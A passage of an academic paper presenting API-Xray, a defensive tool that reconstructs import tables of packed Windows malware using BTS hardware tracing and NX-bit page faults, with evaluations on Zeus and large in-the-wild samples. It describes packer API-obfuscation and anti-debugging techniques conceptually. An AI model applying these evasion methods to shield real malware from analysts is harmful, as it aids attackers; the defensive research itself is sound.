
Q3: Are API calls necessarily referred to the IAT?

All of the existing import table reconstruction approaches assume that API calls must be referred to the IAT first. However, some packers (e.g., PEP, ASProtect, and Themida) use a direct call instruction to invoke a target API, without passing through the IAT. Figure 2(f) illustrates the high-level idea of this mechanism. To achieve this goal, these packers have to rewrite the original instruction at the API callsite. Suppose the original API call is an indirect call (machine code: FF15), these packers rewrite it as a direct call (machine code: E8). Note that the direct call instruction is one byte shorter than the indirect call, and thus these packers also add one padding byte to the direct call instruction.

#Branches. We summarize the control flow transfer information of various API obfuscation techniques in Table 3. To the best of our knowledge, no previous work discussed "Anti-debugging Routine" and "ROP Redirection" ever before in the context of API obfuscation. Note that the number of branches involved in the complicated control flow, as shown in the second column of Table 3, could be very large. The maximum number encountered so far is 39,322!

4 System Design and Implementation

4.1 Overview

The overview of API-Xray is shown in Figure 3. The input to API-Xray is the OEP memory captured by a binary unpacking tool (❶ in Figure 3), such as PinDemonium [50], CAPE [18], or BinUnpack [15]. At this moment, the unpacking routine has finished multi-layer unpacking, and the control flow just jumps back to the malware's OEP. Then, the binary unpacking tool imports API-Xray as a custom DLL to reconstruct import tables (❹), which are finally stitched together with the unpacked code to assemble an executable malware sample for further analysis. API-Xray's memory static analysis module explores all possible API callsites in the OEP memory (❷); then API-Xray enforces the execution at each API callsite to efficiently pass through the trampoline code (❸). At the same time, the underlying hardware tracing offers a transparent environment to capture the branch that jumps to a DLL's memory page. Note that this branch may not point to the target API. We use the heuristics of trampoline address scope collected from hardware tracing to further determine whether the current branch reaches the target API. Compared with the existing work, API-Xray's static and dynamic analyses (❷ & ❸) work in concert to amplify each other's benefit.

4.2 Memory Static Analysis

When the packed malware's OEP is reached, we first attach the Windows Debugger (WinDbg) to the packed malware process. Then we use IDA Pro to disassemble the OEP memory via IDA WinDbg plugin [36]. After that, we run our custom IDA Pro plugin, which follows Eureka's search algorithm [69], to explore all potential API callsites. We first locate all indirect call and jump instructions; then we rule out the following cases: 1) control flow instructions whose targets reside within the unpacked program; 2) indirect jumps that access a lookup table for switch-case handlers; 3) valid API callsites through standard IAT reference. The remaining `CALL` or `JMP` instructions that have unrecognized targets are potential API callsites. After that, we save the disassembly code and detach WinDbg. The reason for doing so is that during our API Micro Execution, the trampoline code may detect the presence of a debugging environment (see Figure 2(c)).

4.3 API Micro Execution

To get rid of the complex control flow shown in the second column of Table 3 and resolve API names, we need to meet the following two requirements:

1. **Req1**: executing the trampoline code associated with each API callsite, so that we can efficiently pass through lengthy, back-and-forth jumps;

2. **Req2**: capturing the control flow branch whose destination eventually resides within the target API's code.

As shown in Figure 2's red-colored boxes, the trampoline code contains various types to obfuscate API name resolution, such as SEH, junk code, call stack preparation for running anti-debugging APIs, the code for control flow relay, and a few bytes of stolen code. Our key observation is, given the runtime context of OEP memory, *the trampoline code can run*




Figure 3: The Overview of API-Xray.

independently. Recall that binary packers are directly applied to the original binary code. The attached unpacking routine for the packed program is unaware of the original code logic. It is also the unpacking routine to allocate and maintain the trampoline code area. Therefore, the trampoline code's execution does not depend on the particular API arguments of the original code. Ugarte-Pedrero et al.'s longitudinal study in S&P'15 [73] also confirms that the trampoline code's execution is independent of the original code.

To meet **Req1**, our API Micro Execution creates a new thread from the address of each API callsite to dynamically execute the trampoline code. We borrow the name of "Micro Execution" from Patrice Godefroid's ICSE'14 work [33], which uses a runtime virtual machine to execute "any code fragment without a user-provided test driver or input data". Similarly, we enforce executing each API callsite without requiring concrete function arguments. When we decide that the control flow has just arrived at the target API, we terminate the current thread because we can already resolve the API name. Then we start a new API Micro Execution thread to explore the next API name. In this way, we can resolve API names one-by-one without raising any conflict. In what follows, we explore how we achieve **Req2** by taking advantage of BTS-based tracing and NX bit.

4.4 Hardware-Assisted Tracing

For the initiated API Micro Execution thread, its backend runs a hardware-assisted control flow monitoring system. Table 2 compares three hardware tracing mechanisms. LBR and IPT exhibit low runtime overhead, but they do not meet our requirements. LBR is limited by the number of branch pairs it can record (16 or 32), while IPT does not record unconditional direct branches. IPT will cause our tracing to miss the branch whose destination address just hits the target API. Therefore, we adopt BTS branch tracing and set the threshold of BTS buffer as 1000. Once BTS buffer is full, it will trigger a system interrupt, and our predefined interrupt handler will save BTS buffer's record, reset it, and resume BTS's monitoring. In this way, we do not lose any branch.

Another question is how to set up the "checkpoint", so that we can timely inspect the recorded branches. The recent work [9] takes the strategy of 1-branch interruption; that is, BTS has to be interrupted for security checking at every control flow deviation instruction. However, this design will become a performance bottleneck in our scenario. For example, Obsidium packer's trampoline code can execute up to 39,322 branches before reaching the target API. Our solution is to enable NX bit for DLL's memory pages, and we hook page fault handler to copy recorded branch data for further inspection. As shown in Figure 4, API-Xray's implementation consists of multiple kernel-level and user-level components.

4.5 Kernel Module

API-Xray's kernel module is responsible for three main tasks. **First**, it configures and enables BTS branch tracing. **Second**, the kernel module hooks the related kernel functions that are used to enable/disable and detect NX bit. In particular, we call "ZwProtectVirtualMemory" and "ZwQueryVirtualMemory" to enable or disable NX bit for DLL and non-DLL pages. Prior to API Micro Execution, we only switch on NX bit for the loaded DLL pages in the target process. When API Micro Execution arrives at a DLL, it will trigger a page fault (❷ in Figure 4). We further discuss the reason for enabling/disabling NX for non-DLL pages in §4.7. The benefit of our design is that we can intercept user-level malware's manipulation to NX bit. **Third**, when a non-executable interruption is triggered in DLL pages, our customized page fault handler will take the following two actions: 1) notify the user module to save the current stack frame (❸ in Figure 4), which will be used in §4.7 to verify whether the current branch points to the target API; 2) copy BTS trace buffer to the user space for further analysis and then reset BTS buffer (❹ in Figure 4).

4.6 Process Filtering

The limitation of BTS tracing is that it is not process-specific. In addition to the target process's branch data, BTS buffer may contain the branch data coming from other processes. As we have the OEP memory, we know the memory range of the current process, including loaded DLLs. Besides, we also disassembled the OEP memory so that we know the instruction at the source address of a BTS record. To filter out the noise caused by other processes, we will search for a branch chain that meets the following three criteria: 1) for each pair (source and target) in the branch chain, both source address and destination address are within our process




Figure 4: The detailed architecture of API-Xray. The shaded boxes in red represent API-Xray's functional modules.

memory range; 2) the instruction at the source address must be a branch instruction, because the source address from a different process may not correspond to a branch instruction in the current process; 3) the last record in the branch chain transfer the control flow from a non-DLL location (i.e., an address in the trampoline code area) to an address located within a DLL page range.

Among the collected branch chain, the first branch jumps to the trampoline code area (either from an API callsite or a DLL's memory page); the last branch jumps to a DLL's memory page. The rest of branches represents the back-and-forth jumps that occur within the trampoline code area. Based on the collection of trampoline code addresses, which share the same high bytes, we can quickly infer the base address of the trampoline code. This information will also be used in §4.7 to check a valid branch pointing to the target API. The output of our process filtering is the last valid branch, as well as the trampoline code's base address (5 in Figure 4).

4.7 Destination Address Checking

This subsection discusses how to verify whether the destination address is located at the target API. Recall that when the control flow arrives at a DLL, it does not necessarily point to the target API. We need to manage two counterexamples: "Anti-debugging Routine" (Figure 2(c)) and "ROP Redirection" (Figure 2(d)). For the rest of the cases shown in Figure 2, they will pass our destination address checking.




Figure 5: The stack frame of "Anti-debugging Routine."

Anti-debugging Routine. Given the destination address of a branch, we rule out the case of jumping to an anti-debugging API using: 1) its stack frame when a DLL's non-executable interruption is triggered (as shown in Figure 5), and 2) the trampoline base address. The current stack frame of this anti-debugging API is prepared by the trampoline, and the top of the stack stores the return address, which also points to the trampoline code area. If the high bytes of this return address matches the trampoline base address, we decide the current branch does not point to the target API.

ROP Redirection. To detect this counterexample, we first disassemble the instruction at the destination address; if the instruction is one of "ret-like" instructions, it means current control flow is caused by "ROP Redirection." "Ret-like" instructions include the `ret` instruction and its semantically-equivalent instructions (e.g., "pop x; jmp * x") [14].

NX-bit Switch. For the above two cases that do not point to the target API (6 in Figure 4), we will notify the kernel

NX-bit switch module to disable NX bit for DLL pages and enable NX bit for the trampoline code. As a result, the execution of the above two cases can resume. When the control flow goes back to the trampoline, it will also trigger a non-executable page fault. At this time, our page fault handler will switch the NX bit again; that is, it switches on NX bit for DLL pages and switches off NX bit for the trampoline code. In this way, we can enable NX bit for DLL pages whenever the control flow reenters them.

1-Branch Interrupt. We have to consider the case that the control flow does not go back to the trampoline code. A skilled attacker can create ROP-chain inside the DLL to jump to the target API directly. Since we have disabled NX bit for DLL pages to resume the "ROP Redirection" execution, this attack will not trigger the page fault when the control flow reaches the target API. Our solution is to reset the size of BTS buffer as *one* when we detect "ret-like" instructions. This enables our BTS-mechanism to capture each branch in the ROP-chain inside the DLL, but at the cost of higher overhead. In this way, we ensure one of our hardware-mechanism (NX or BTS) can capture the branch to the target API in any case.

4.8 Import Table Reconstruction

If the destination address resides within the target API's code (❼ in Figure 4), the next step is to resolve the API name from this address. Note that if the packer applies the stolen code technique (Figure 2(e)), the destination address will not be the entry point of the target API, but in the middle of the API code. Therefore, we identify API name not by its entry point, but by a memory range of this API. More concretely, we first scan the OEP memory to obtain each loaded DLL's memory range. For each DLL, we scan its export address table from the DLL header to get all API names and calculate their memory ranges. After that, we relate the destination address with a particular API name by checking whether the destination address is located within the memory range of an API. After we complete all possible API Micro Executions and resolve the API name for each API callsite, we will rebuild a new IAT as well as the associated INT. Furthermore, we will recover the reference to the new IAT & INT from the PE header, so that they are reachable for static analysis and Windows PE loader. For the cases of "Rewrite Original API Call " (Figure 2(f)), we also need to rewrite direct calls back to indirect calls through the new IAT reference. At last, our recovered PE header is stitched together with the unpacked code to assemble an executable program (❽ in Figure 4).

5 Evaluation

API-Xray automates the import table reconstruction for unpacked Windows programs on the x86/x64 platform. We conduct a set of experiments to evaluate API-Xray's effectiveness from four aspects. 1) API-Xray outperforms existing work in terms of better API coverage and API-obfuscation resistance. 2) Compared with LBR and IPT, we demonstrate that our choice of BTS is the only viable option for import table reconstruction. 3) We report our experience of testing large-scale packed malware in the wild. Especially, API-Xray advances unknown/new malware detection and analysis.

Table 4: The API coverage evaluation results with the ground truth dataset. API obfuscation type numbers (Column 2) represent: 1) IAT Redirection; 2) Rewrite API Callsite; 3) Stolen Code; 4) ROP Redirection; 5) Anti-debugging Routine. We test four representative methods: BinUnpack (BU) [15], Ugarte-Pedrero et al.'s work in S&P'15 (SP) [73], RePEconstruct (RP) [44], and API-Xray (AX)).

Packers	API Obfuscation Types	#APIs			
		BU	SP	RP	AX
Non-obfuscation Packers					
UPX		348	56	348	348
API Obfuscation Packers					
Yoda's Crypter	1	102	56	124	348
Yoda's Protector	1	102	56	124	348
TELock	1	213	56	235	348
ZProtect	1	0	56	56	348
Enigma	1	23	56	59	348
ASProtect	2	178	32	202	348
PESpin	1,3	119	18	126	348
Armadillo	1,5	220	19	231	348
PEP	1,2,5	41	17	53	348
Obsidium	1,4,5	0	15	15	348
PELock	1,3,4	0	19	20	348
Themida					
Packing model	2,3	0	0	0	348
Partial code revealing	2,3	0	0	0	348

5.1 Comparative Evaluation

Our study in §3 has found that 12 prevalent packers apply different API obfuscation schemes. To set up a controlled experiment, we apply these 12 packers to a sample of notorious Zeus Trojan. Zeus Trojan, also known as Zbot, is often used to steal financial data from the victim machines and install ransomware [28]. Zeus has been on Check Point's Top10 wanted malware list for many years [71]. Our motivation for testing Zeus is based on the two following arguments. First, Zeus is the most sophisticated botnet that the FBI has ever attempted to disrupt [30]. It has 348 APIs, which is significantly more than other typical malware samples (e.g., about 114 APIs for WannaCry and about 168 APIs for Conficker). Second, Zeus is controlled by different commands from the Network, which means it has many execution paths. These execution paths cause the dynamic-based import table reconstruction approaches to recover limited APIs (see Section 2.2). In our evaluation, we compile Zeus binary code[§] with its source code in Windows 10.

We compare API-Xray with three representative import table reconstruction methods: BinUnpack [15], Ugarte-Pedrero

[§]MD5: 9e722f9c2e344f683b5e9c37b1035b95

et al.'s work [73], and RePEconstruct [44]. As we summarized in Table 1, these three methods represent memory static analysis, dynamic, and hybrid analysis, respectively. Besides, we also need a generic unpacking tool to provide the OEP memory as the input to these import table reconstruction methods. Due to the high performance of BinUnpack [15], we use BinUnpack's OEP identification heuristics to halt the process when the OEP is reached. Our testbed is a laptop with an Intel Core i7-8550 processor (quad-core, 1.80GHz) and 16GB memory, running Windows 10.

5.1.1 API Coverage

The 12 packers that apply API obfuscation are shown in the first column of Table 4. In addition, we use UPX packer to represent the packer that does not apply any obfuscation. Themida [57] is a sophisticated commercial code obfuscator. We use Themida to evaluate two complicated packer cases. **First**, we enable Themida's packing model to pack Zeus's binary code. The distinct feature of Themida packer is that the unpacking routine code is further obfuscated by code virtualization. **Second**, as the source code of Zeus is available, we apply Themida's optional functionality: "Encode Macro". "Encode Macro" allows users to mark a region of source code that needs to be encrypted. At run time, Themida will first decrypt the code inside the macro, execute it, and then encrypt it again. We treat this "Encode Macro" model as the partial code revealing packer, which is a well-known challenge for all generic unpackers [7], because only a portion of the original code is revealed during any given unpacking time window.

We enable Themida's "Encode Macro" option to protect the major functions of Zeus. This means every time only one function's OEP memory is available for us to analyze. We handle this tough case using the following steps: 1) when the unpacking tool returns the OEP memory for each function, we resolve API names for this function and dump this function's process memory; 2) we collect all resolved API names to reconstruct import tables; 3) we reassemble all function process memory dumps as a single consistent code image, which is further stitched together with reconstructed import tables from step 2 to generate an executable Zeus.

Table 4's second column shows the API obfuscation types adopted by these packers. We can see that the "IAT Redirection" is the most common API obfuscation type. Columns 3∼6 show the number of APIs that are restored by the four tested methods. We treat this number as the metrics to measure the completeness of import table reconstruction tools.

The original Zeus has 348 APIs in its import table. As a static-only method, BinUnpack [15] is brittle when handing API obfuscation schemes, so BinUnpack fails to resolve API names for ZProtect, Obsidium, PELock, Themida. For the rest of packers, we notice that BinUnpack can resolve part of API names. We look into these packers and find that these packers only obfuscate APIs exported from particular DLLs.

Table 5: The comparison of API-obfuscation resistance. "●" means this tool can defeat an API obfuscation type.

Obfuscation Type	BinUpack	S&P'15	RePEconstruct	API-Xray
IAT Redirection		●	●	●
Rewrite API Callsite		●	●	●
Stolen Code				●
ROP Redirection				●
Anti-debugging Routine				●

For example, Yoda's Crypter packer only obfuscates the APIs exported by kernel32.dll, user32.dll, and advapi32.dll, but not other APIs. As a result, BinUnpack can restore 102 APIs that are not obfuscated by Yoda's Crypter packer.

For Ugarte-Pedrero et al.'s work [73], as a dynamic-only method, it can resolve at most 56 API names for nine packers, because only these 56 APIs are called during a single execution path. Of course, we can expect Ugarte-Pedrero et al.'s work to cover more APIs after it explores more paths with new inputs, but its design does not deal with all API obfuscation types. For the left four complex packers, Ugarte-Pedrero et al.'s work performed even worse because it is evaded by "Stolen Code," "ROP Redirection," and "Anti-debugging Routine." For RePEconstruct [44], although it can cover more APIs for some packers due to its hybrid analysis style, we can see a precipitous decline for the advanced packers that incorporate multiple anti-analysis methods. In contrast, API-Xray succeeds in resolving API names for all tested packers.

5.1.2 Resistance Against API Obfuscation Schemes

Next, we zoom in on the resistance against different API obfuscation schemes, and the results are shown in Table 5. BinUnpack's advantage lies in quickly determining the end of unpacking, but its API name resolution function is weak. Our evaluation shows that BinUnpack does not handle any API obfuscation schemes. For Ugarte-Pedrero et al.'s work and RePEconstruct, their dynamic analysis style can naturally defeat "IAT Redirection" and "Rewrite API Callsite." However, they can be cheated by the "Stolen Code" as well as two obfuscation schemes that we first unveil in this paper: "ROP Redirection" and "Anti-debugging Routine." They capture the API that they first encounter in a loaded DLL instead of the real API. API-Xray makes a clean sweep in the API obfuscation resistance comparison.

5.2 LBR vs. IPT vs. BTS

Since for modern Intel processors, there are three mechanisms to trace branch instructions, including Last Branch Record (LBR), Branch Trace Store (BTS), and Intel Processor Trace (IPT) (see §2.3). We conduct a separate experiment

to compare BTS with another two similar hardware tracing mechanisms: LBR and IPT.

Table 6 shows our evaluation results. Column 1 lists all of the packers we tested. Column 2 shows the maximum number of control flow deviation instructions from an API callsite to its target API. We can see that some numbers have already exceeded the limit of LBR stack size (16 or 32), and the peak value (39,322) comes from Obsidium packer. Column 3 presents the last branch instruction to the target API. Note that some packers use "**jmp/call immediate**" addressing (the instruction in bold) to branch to the target API, but IPT does not record these instructions. Column 4∼6 presents the running time when API-Xray adopts LBR, IPT, and BTS to monitor control flow, respectively. For each version, we report two overhead numbers. The first number represents the running time of hardware tracing mechanism, and the second one is the total running time for import table reconstruction. The blank value means this version fails to restore a complete import table. Note that IPT's running time includes both online logging and expensive offline decoding. The overhead of BTS-based version is between LBR-based and IPT-based versions, but only BTS-based version succeeds in all cases.

The LBR-based version cannot restore a complete import table if the "Maximum Branch Times" exceeds 32, and the IPT-based version fails if the "Last Branch Instruction" is a direct unconditional jump (e.g., **jmp/call immediate**). Since BTS provides a complete branch tracing capability that cannot be offered by LBR or IPT, we use BTS as our branch tracing mechanism to defeat API obfuscation. Considering that API-Xray frees security analysts from the burden of manually rebuilding import tables, its overhead is moderate.

5.3 Large-Scale Evaluation with Packed Malware In the Wild

From July 2019 to December 2019, API-Xray has been deployed into an anti-malware company for large-scale evaluation with packed malware in the wild. API-Xray is integrated into a commercial unpacking tool to assist security professionals in malware offline analysis. We have collected a total of 341,269 packed malware binaries in the production environment. 74.6% of them are protected by known packers, and the other (25.4%) are protected by custom packers.

5.3.1 API Obfuscation Distribution

Table 7 shows the distribution of various API obfuscation types in our large-scale dataset. Similar to our observation in Table 4, the "IAT Redirection" is the most popular API obfuscation type (36.5%). The type of "ROP Redirection" only accounts for less than 7% due to its high development cost. Considering a packer can combine different API obfuscation types, we also count the number of API obfuscation schemes used in a packer. As shown in Figure 6, 48.1% of packed samples do not apply any API obfuscation scheme. The remaining 51.9% of them (total 177,119) apply at least one API obfuscation type, and 2.6% of packed samples apply the maximum four API obfuscation types.




Figure 6: The statistics of API obfuscation types used by packed malware in the wild.

5.3.2 Evaluation Results

For these 177,119 packed malware samples that are also protected by API obfuscation schemes, we apply API-Xray to their OEP memory to reconstruct import tables. Figure 7 presents the cumulative distribution of our analysis results. We first count the number of branches recorded by API-Xray, as this number reflects the complexity of the control flow between an API callsite and its target API. As shown in Figure 7(a), about 29.7% of samples (total 52,604) generate more than 32 branches, which exceed the size of LBR stack.

However, for these packed malware samples, we do not have their source code or the binary code with no packer applied as a reference. To evaluate whether API-Xray reconstructs import tables successfully, we use two heuristics.


Heuristics 1. We use our custom IDA Pro plugin to scan API-Xray's outputs to check whether there exists an API call with an unresolved name. If yes, we consider this sample has an incomplete import table. In our evaluation, we find that API-Xray succeeds for 98.4% of samples (total 174,285). We investigate the remaining 1.6% of samples and find out that these samples call some APIs exported from custom DLLs, but they are absent in the our testing environment. Figure 7(b) shows the number of APIs restored by API-Xray and the number of total APIs, respectively. The two lines in Figure 7(b) are very close to each other, which means API-Xray only misses a very small portion of custom APIs.

Heuristics 2. We also evaluate the executability of API-Xray's outputs. We run each unpacked PE file in three state-of-the-art malware sandboxes: SecondWrite [67], Hybrid Analysis [22], and VMRay Analyzer [78]. We select them for two reasons: 1) they all report whether a sample is malicious or not; 2) since these three sandboxes apply different anti-evasion methods, a malware sample is possible to evade one of them but hard to evade all of them. As shown in Figure 8,

Table 6: The comparison of three hardware tracing mechanisms.

Packers	#Max-Branches	Last Branch	Running Time (seconds)		
			LBR	IPT	BTS
Yoda's Crypter	14	**jmp imm**[1]	(0.11, 13.2)		(7.3, 16.7)
Yoda's Protector	10	**jmp imm**	(0.11, 13.8)		(7.2, 17.2)
TELock	14	ret	(0.12, 9.4)	(39.4, 52.6)	(7.8, 17.1)
ZProtect	10	ret	(0.11, 13.4)	(37.0, 50.3)	(7.4, 17.0)
ASProtect	**45**	call eax		(43.1, 55.4)	(8.6, 16.6)
PESpin	13	**jmp imm**	(0.13, 13.6)		(8.5,17.7)
Armadillo	28	call dword []	(0.13, 10.8)	(43.4, 54.1)	(8.6, 15.1)
Enigma	12	**call imm**[1]	(0.13, 14.6)		(10.1, 19.5)
PEP	13	**jmp imm**	(0.13, 11.0)		(5.3, 13.5)
Themida	**60**	**jmp imm**			(9.2, 18.6)
Obsidium	**39,322**	ret/call ecx		(130.8, 161.4)	(26.1, 43.6)
PELock	**92**	**call imm**			(14.4, 25.6)

[1] e.g., jmp 0x73dc17c8 and call 0x73dc17c8



(a) The number of branches (b) The number of APIs (c) VirusTotal Detection Number

Figure 7: The cumulative distribution results of evaluating large-scale packed malware in the wild.

Table 7: The distribution of API obfuscation types.

API Obfuscation Type	Distribution
Type 1: IAT Redirection	36.5%
Type 2: Stolen Code	12.7%
Type 3: Rewrite API callsite	11.8%
Type 4: Anti-debugging Routine	7.8%
Type 5: ROP Redirection	6.9%

84.4% of unpacked PE files (total 149,488) are labeled as "Malicious" by at least one of the three sandboxes.

Two Evaluation Heuristics Comparison. Compared with the results calculated by Heuristics 1, we know that 24,797 unpacked PE files do not exhibit malicious behaviors in any sandbox, even they have complete import tables. Upon further investigation, we categorize them into three classes.

First, we find 16,849 samples crashed at run time. For these samples, we utilize a "Just-In-Time" debugger [26] to capture the crash address automatically. We find that the crash occurs at the address around the original entry point (OEP) but not at any API callsite. It indicates that the unpacking tool does not accurately identify the unpacked programs' OEPs. The root cause is that some custom packers apply heavyweight code obfuscation around the OEP area to undermine the existing OEP search heuristics. We leave addressing this problem as




Figure 8: The number of recovered PE files exhibiting malicious behaviors in three different sandboxes.

our future work. Second, we find 7,789 samples are trigger-based malware. They do not perform any malicious actions because the trigger condition is not met (e.g., revealing malicious behavior on a particular date). Finally, 159 unpacked malware samples are able to detect all of the three sandboxes and then hide their malicious behaviors.

VirusTotal Detection Number. Security analysts also find that, without applying API-Xray, 7,514 pieces of unpacked malware are not well recognized by anti-virus scanners. We treat these 7,514 samples as unknown or new malware

Table 8: The case study of an unknown malware sample.

Sample	#APIs		#VirusTotal	
	Unpacked Code	API-Xray	Unpacked Code	API-Xray
Unknown Trojan[1]	0	63	2	33

[1] MD5: d4f377c849b86d5ca89776bc56eea832.

because they meet the following two criteria: 1) less than 10% of anti-virus scanners from VirusTotal [76] label them as malware; 2) if they have malware labels, the labels are either "Generic" or "Heuristic", rather than a specific malware name (e.g.,"Zeus" or "WannaCry"). Figure 7(c) shows the VirusTotal detection numbers for these unknown malware before/after applying API-Xray. As API-Xray recovers the metadata of imported APIs that can provide valuable insight into the malicious intention, 8 to 32 additional anti-virus scanners (the average number is 22) are able to recognize the unknown malware samples.

We take an unknown Trojan sample as an example to demonstrate that API-Xray improves the accuracy of unknown malware detection. This sample stealthily downloads other malicious files from a remote server, and then it installs and executes the files. It uses "IAT Redirection" and "Anti-debugging Routine" to hide API names, such as "InternetReadFile" and "WinExec". The malicious behavior of this sample hinges on the invocation of particular APIs, but its binary code exhibits no recognizable signatures, such as unique strings or byte n-grams. Table 8 shows without the API information, only two anti-virus scanners recognize this malware's unpacked code. After API-Xray recovers the 63 APIs of this sample, the detection number of VirusTotal raises to 33.

6 Discussion

A perfect malware analysis solution is unattainable. The cyber arms race between malware and defenders has transformed into an intensive tug-of-war. Cybercriminals are motivated to circumvent API-Xray once it is public. We do not assume that evading API-Xray is strictly impossible, but it can prohibitively increase malware developers' cost. This section discusses possible attacks to API-Xray, our countermeasures, API-Xray's limitations, and the application to Linux malware.

6.1 Possible Attacks and Countermeasures

Attacks to BTS. The BTS mechanism can only be manipulated in the kernel. Starting with Windows 10 (version 1607), Windows OS does not load any new kernel drivers unless they are signed by Windows Hardware Dev Center program [13]. This mandatory driver signing enforcement leaves malware with little wiggle room to hack into the OS kernel.

